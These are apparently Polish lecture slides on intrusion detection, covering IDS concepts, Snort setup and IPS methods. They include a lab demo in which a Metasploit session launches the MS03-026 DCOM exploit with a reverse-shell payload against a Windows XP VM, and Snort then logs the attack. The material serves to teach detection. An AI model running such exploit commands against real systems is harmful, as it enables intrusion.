- http://www.symantec.com/
- http://www.microsoft.com/security/
- http://www.google.pl/ ;)


Network Intrusion Detection Systems

- Co to jest IDS?
- Działanie
- Architektura
- NIDS
- Snort
- Literatura



Co to jest IDS?

- Pasywny
- Wsparcie dla firewalla, a nie firewall
- Typy IDS:
  - oparte na zbiorze zasad
  - adaptacyjne
- Stosowane rozwiązania: HIDS, NIDS, NNIDS
  - Użyteczny jak alarm samochodowy.




Działanie


- Dlaczego to w ogóle działa?

Sondy rozmieszczone w różnych punktach sieci, monitorują fazę przed (skanowanie portów, itp.) oraz sam atak.


- Techniki:
  - Wykrywanie anomalii
  - Sprawdzanie sygnatur
  - Monitorowanie celu
  - Dekodowanie protokołów wyższych warstw



Architektura IDS




Schemat NIDS




Snort

- Sniffer
- NIDS
  - Instalacja
  - Konfiguracja
  - Przykłady
- IPS (Snort_inline)




Snort - sniffer

- Bez zestawu reguł może działać jedynie w trybie „Sniffer-mode”
- Wywołanie:
  - ./Snort -v (podstawowe użycie – wypisuje info na ekran)
  - ./Snort -v -l katalog (jak wyżej tylko zapisuje do katalogu)




Snort – NIDS: Instalacja

- Windows (testowane na „gołym” Win XP)
  - Snort_2_6_1_2_Installer.exe
  - WinPcap
  - Snort-rules + coś do archiwów tgz)
- Linux (inne zależą od dystrybucji)
  - snort-2.6.1.2.tar.gz (README); snort-2.6.1.2-1.i386.rpm
  - Snort-rules
  - Dodatkowe aplikacje – zależnie od dystrybucji



Snort – NIDS: Konfiguracja

- Dostosowanie reguł do własnych potrzeb.
- Edycja *snort.conf*, podstawowe ustawienia:
  - (linia 114) var RULE_PATH
  - (linia 197) dynamicpreprocessor directory
  - (linia 207) dynamicengine
  - (od 952) wybór reguł



Snort – NIDS: Przykłady

Testy: snort: Windows XP na Vmware atakujący: Metasploit - Linux

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\binladen>cd ..

C:\Documents and Settings>cd ..

C:\>cd Snort\bin

C:\Snort\bin>snort -W
```

Sprawdzenie interfejsów sieciowych

```
   ,,_     -*> Snort! <*-
  o"  )~   Version 2.6.1.2-ODBC-MySQL-FlexRESP-WIN32 (Build 34)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/team.html
           (C) Copyright 1998-2006 Sourcefire Inc., et al.


Interface       Device                  Description
-----------------------------------------------------
1  \Device\NPF_GenericDialupAdapter (Generic dialup adapter)
2 \Device\NPF_{21B0ABF6-9595-463E-9714-7AAABEC49B29} (VMware Accelerated AMD PCN
et Adapter (Microsoft's Packet Scheduler) )


C:\Snort\bin>snort.exe -d -h 192.168.62.128/24 -l c:\log -c c:\Snort\etc\snort.c
onf -i2
Running in IDS mode
```

Wywołanie -h monitorowana siec -l logi -c plik z konfiguracją -i(nr_urządzenia)


```
        --== Initializing Snort ==--
```

Snort – NIDS: Przykłady

```
Initializing Network Interface \Device\NPF_{21B0ABF6-9595-463E-9714-7AAABEC49B29
}
Decoding Ethernet on interface \Device\NPF_{21B0ABF6-9595-463E-9714-7AAABEC49B29
}
```

Tu lekkie zatrzymanie (SNORT JESZCZE NIE DZIAŁA!!!)

```
        --== Initialization Complete ==--

           -*> Snort! <*-
  ,,_      Version 2.6.1.2-ODBC-MySQL-FlexRESP-WIN32 (Build 34)
 o"  )~    By Martin Roesch & The Snort Team: http://www.snort.org/team.html
  ''''     (C) Copyright 1998-2006 Sourcefire Inc., et al.

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 1.6  <Build 11>
           Preprocessor Object: SF_SSH  Version 1.0  <Build 1>
           Preprocessor Object: SF_SMTP  Version 1.0  <Build 6>
           Preprocessor Object: SF_FTPTELNET  Version 1.0  <Build 8>
           Preprocessor Object: SF_DNS  Version 1.0  <Build 1>
           Preprocessor Object: SF_DCERPC  Version 1.0  <Build 3>
Not Using PCAP_FRAMES
```



Gotowe...

Snort – NIDS: Przykłady

```
[binladen@Carrier framework-2.7]$ ./msfconsole
Using Term::ReadLine::Stub, I suggest installing something better (ie Term::ReadLine::Gnu)



#    # ###### #####   ##    ####  #####  #       ####  # #####
##  ## #      #    #  #  #      #    # #      #    # #   #
# ## # #####  #    # #    #  ####  #    # #      #    # #   #
#    # #      #   ######      # #####  #      #    # #   #
#    # #      #   #    # #    # #      #      #    # #   #
#    # ###### #   #    #  ####  #      ######  ####  #   #


+ -- --=[ msfconsole v2.7 [157 exploits - 76 payloads]

msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 > set RHOST 192.168.62.128
RHOST -> 192.168.62.128
msf msrpc_dcom_ms03_026 > set PAYLOAD win32_reverse_stg
PAYLOAD -> win32_reverse_stg
msf msrpc_dcom_ms03_026(win32_reverse_stg) > set LHOST 192.168.62.1
LHOST -> 192.168.62.1
msf msrpc_dcom_ms03_026(win32_reverse_stg) > exploit
```


Opis działania *metasploit* nie jest przedmiotem tej prezentacji ;)

Snort – NIDS: Przykłady

Ubijamy snorta... pojawiają się różne komunikaty, interesuje nas:

```
===============================================================================
Action Stats:
ALERTS: 2
LOGGED: 2
PASSED: 0
===============================================================================
TCP Stream Reassembly Stats:
    TCP Packets Used: 14          (51.852%)
    Stream Trackers: 1
    Stream flushes: 1
    Segments used: 3
    Segments Queued: 4
    Stream4 Memory Faults: 0
===============================================================================
Snort exiting
```


Snort dostrzegł jakąś nieporządaną akcję.



Snort – NIDS: Przykłady

Sprawdzamy logi i widzimy...


```
[**] [1:8690:2] NETBIOS DCERPC NCACN-IP-TCP IActivation remoteactivation little endian overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
01/12-12:42:20.071664 192.168.62.1:43092 -> 192.168.62.128:135
TCP TTL:64 TOS:0x0 ID:56777 IpLen:20 DgmLen:332 DF
***AP*** Seq: 0x6B1C3EED  Ack: 0xED8E6B08  Win: 0x5C  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1631562 15940
[Xref => http://www.microsoft.com/technet/security/bulletin/MS03-039.mspx][Xref => http://www.microsoft.com/t

[**] [1:8690:2] NETBIOS DCERPC NCACN-IP-TCP IActivation remoteactivation little endian overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
01/12-12:42:20.072860 192.168.62.1:43092 -> 192.168.62.128:135
TCP TTL:64 TOS:0x0 ID:56778 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x6B1C4005  Ack: 0xED8E6B08  Win: 0x5C  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1631564 15940
[Xref => http://www.microsoft.com/technet/security/bulletin/MS03-039.mspx][Xref => http://www.microsoft.com/t
```



Chyba nie jest potrzebny komentarz.

Literatura

- http://www.snort.org/
- http://snort-inline.sourceforge.net/
- http://www.metasploit.com/
- http://netsecurity.about.com/
- http://www.mcafee.com/
- http://www.google.pl/ ;))



Intrusion Prevention Systems

- Problemy IDS
- IDS/IPS
- Metody realizacji

Problemy IDS

- Liczba aplikacji
- Rozrzucenie pakietów
- Fałszywy alarm
- Ograniczenia zasobów
- Szyfrowane połączenia

IDS/IPS

- Współpraca z firewall
- Zabezpieczenie przed, np. zatruwaniem ARP
- Monitorowanie sieci
- Większość IPS korzysta z IDS
- Zbiór sygnatur/profil

Metody realizacji

- Inline NIDS: *IDS z możliwością blokowania pakietów, bądź zmiany ich treści. Nie wyłapują tych na, które nie mają reguł.*
- Layer seven switches: *Służą do zrównywania obciążeń na kilka serwerów. Działanie podobne do Inline NIDS.*
- Application Firewalls/IDS: *Aplikację instalowane na każdym serwerze. Na początku jest ustalany profil, czyli zbiór dozwolonych operacji użytkownika. Sprawdzanie profilu zamiast sygnatur..*
- Hybrid switches: *Połączenie dwóch poprzednich. Działanie takie jak Layer Seven Switches tylko sprawdzane są profile, zamiast sygnatur.*
- Deceptive applications: *Podobnie do Application Firewalls, w przypadku nieprawidłowego działania przesyła spreparowaną odpowiedź, aby przy kolejnych atakach móc zidentyfikować i zablokować intruza.*